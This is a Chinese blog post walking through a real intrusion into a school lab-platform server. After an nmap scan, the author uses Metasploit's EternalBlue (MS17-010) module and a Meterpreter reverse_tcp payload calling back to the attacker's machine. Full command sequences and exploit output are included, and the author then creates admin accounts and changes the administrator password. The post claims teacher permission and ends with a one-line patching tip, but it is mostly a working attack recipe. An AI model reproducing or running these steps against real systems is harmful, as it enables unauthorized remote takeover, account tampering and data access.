

实战入侵校园实验平台

原创

[Beyond My](#)  于 2018-11-24 13:18:39 发布  3607  收藏 52

分类专栏: [实战集](#) [日常搬砖](#) 文章标签: [实战入侵](#) [永恒之蓝](#) [学校实验平台](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42383069/article/details/84436720

版权



[实战集](#) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏



[日常搬砖](#)

4 篇文章 0 订阅

订阅专栏

目标机: 172.18.206.87(学校内网)

网址: www.manage.vslab...

9.26号和老师谈论了仿真实验网站的安全性, 经过老师的允许, 我开始有了寻找漏洞的想法。

寻寻觅觅, 一时间来到了10月中旬,

首先看到它有上传功能, 便想到了上传一句话木马, 从响应头看到它是jsp写的, 然后上传jsp大马, 抓包改后缀, 但是, 没有返回路径??? 真的难受啊, 折腾了好几天, 最终, 放弃吧... (后来我发现原来这个网站有ngx(虚拟路径), 幸亏放弃的早...)


后来有想过xss的, 但是我想以老师的角度来说肯定不会点的, 所以, 放弃...

接下来用了nmap扫描了端口, 发现开放了ssh与3389端口, 接着又用弱口令爆破了大概两个小时吧, 还是无果...

然后又尝试了ftp匿名者连接建立空对话, 还是不行...

入侵过程:

通过nmap扫描得知172.18.206.87开放端口如下图



```
应用程序 位置 终端 星期日 05:34
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali: ~# nmap -sV -Pn 172.18.206.87
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-11 05:31 EST
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 11 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 05:32 (0:00:13 remaining)
Nmap scan report for 172.18.206.87: networks, etc.
Host is up (0.000666s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache Tomcat/Coyote JSP engine 1.1
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server?
8088/tcp  open  http        nginx 1.9.11
49154/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 14:14:4B:81:3D:E2 (Ruijie Networks)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.49 seconds
root@kali: ~#
```

https://blog.csdn.net/qq_42383069

可见目标机开放了135 445 3389等端口

经扫描可知服务器为Windows server2008 r2, 尝试了3小时的弱口令(远程)无果...


突然想起来去年的永恒之蓝漏洞, 利用端口来入侵, 具体漏洞编号: ms17-010

于是果断开启了kali-linux来测试一番。

首先 启动一下postgresql service postgresql start

然后进入msfconsole

然后search 快速搜索一下ms17-010




```
root@kali: ~  
root@kali:~# service postgresql start  
Failed to start postgresql.service: Unit postgresql.service not found.  
root@kali:~# service postgresql start  
root@kali:~#  
root@kali:~# msfconsole  
  
# cowsay++  
  
< metasploit >  
-----  
[oo]  
||--|| *  
restart-vm  
tools.sh  
  
=[ metasploit v4.16.48-dev ]  
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post ]  
+ -- --=[ 536 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > search ms17-010  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010		normal	MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

https://blog.csdn.net/qq_42383069

use exploit/windows/smb/ms17_010-eternalblue 调用模块

show options 查看需要设置的



```
msf > use exploit/windows/smb/ms17_010_eternalblue  
msf exploit(windows/smb/ms17_010_eternalblue) > show options  
  
Module options (exploit/windows/smb/ms17_010_eternalblue):  
tools.sh  
Name Current Setting Required Description  
-----  
GroomAllocations 12 yes Initial number of times to groom the kernel pool.  
GroomDelta 5 yes The amount to increase the groom count by per try.  
MaxExploitAttempts 3 yes The number of times to retry the exploit.
```

```
MaxExploitAttempts 5 yes The number of times to retry the exploit.
ProcessName spoolsv.exe yes Process to inject payload into.
RHOST yes The target address
RPORT 445 yes The target port (TCP)
SMBDomain . no (Optional) The Windows domain to use for authentication
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VerifyArch true yes Check if remote architecture matches exploit Target.
VerifyTarget true yes Check if remote OS matches exploit Target.

Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

https://blog.csdn.net/qq_42383069
```

set RHOST 入侵机器地址

设置目标IP地址set payload windows/x64/meterpreter/reverse_tcp。选择payloadshow options。查看设置

set LHOST 本机地址。设置本机地址

然后exploit进行攻击，试一下。

```
Exploit target:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.18.204.64
LHOST => 172.18.204.64
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.18.204.64:4444
[*] 172.18.206.87:445 - Connecting to target for exploitation.
[+] 172.18.206.87:445 - Connection established for exploitation.
[+] 172.18.206.87:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.18.206.87:445 - CORE raw buffer dump (53 bytes)
[*] 172.18.206.87:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.18.206.87:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 172.18.206.87:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.18.206.87:445 - 0x00000030 61 63 6b 20 31 ack 1
[+] 172.18.206.87:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.18.206.87:445 - Trying exploit with 12 Groom Allocations.
[*] 172.18.206.87:445 - Sending all but last fragment of exploit packet
[*] 172.18.206.87:445 - Starting non-paged grooming
[+] 172.18.206.87:445 - Sending SMBv2 buffers
[+] 172.18.206.87:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.18.206.87:445 - Sending final SMBv2 buffers.
[*] 172.18.206.87:445 - Sending last fragment of exploit packet!
[*] 172.18.206.87:445 - Receiving response from exploit packet
[+] 172.18.206.87:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 172.18.206.87:445 - Sending egg to corrupted connection.
[*] 172.18.206.87:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.18.206.87
```

要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。


下面是成功建立连接图:

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.18.204.64
LHOST => 172.18.204.64
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.18.204.64:4444
[*] 172.18.206.87:445 - Connecting to target for exploitation.
[+] 172.18.206.87:445 - Connection established for exploitation.
[+] 172.18.206.87:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.18.206.87:445 - CORE raw buffer dump (53 bytes)
[*] 172.18.206.87:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.18.206.87:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 172.18.206.87:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.18.206.87:445 - 0x00000030 61 63 6b 20 31 ack 1
[+] 172.18.206.87:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.18.206.87:445 - Trying exploit with 12 Groom Allocations.
[*] 172.18.206.87:445 - Sending all but last fragment of exploit packet
[*] 172.18.206.87:445 - Starting non-paged pool grooming
[+] 172.18.206.87:445 - Sending SMBv2 buffers
[+] 172.18.206.87:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.18.206.87:445 - Sending final SMBv2 buffers.
[*] 172.18.206.87:445 - Sending last fragment of exploit packet!
[*] 172.18.206.87:445 - Receiving response from exploit packet
[+] 172.18.206.87:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.18.206.87:445 - Sending egg to corrupted connection.
[*] 172.18.206.87:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.18.206.87
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (172.18.204.64:4444 -> 172.18.206.87:50609) at 2018-11-11 03:59:02 -0500
[+] 172.18.206.87:445 - =====
[+] 172.18.206.87:445 - -----WIN-----
[+] 172.18.206.87:445 - =====

meterpreter > shell
```

由于我调用查看密码的模块无法加载出密码（我也不知道为什么），
然后就用命令行强行改了管理员的密码
前面新设置了好几个管理员，但是不能远程连接.....
所以，只能改密码了，进入服务器之后，可以连接数据库等，至此，入侵完毕！



修补建议：服务器打补丁或者升级至更高版本。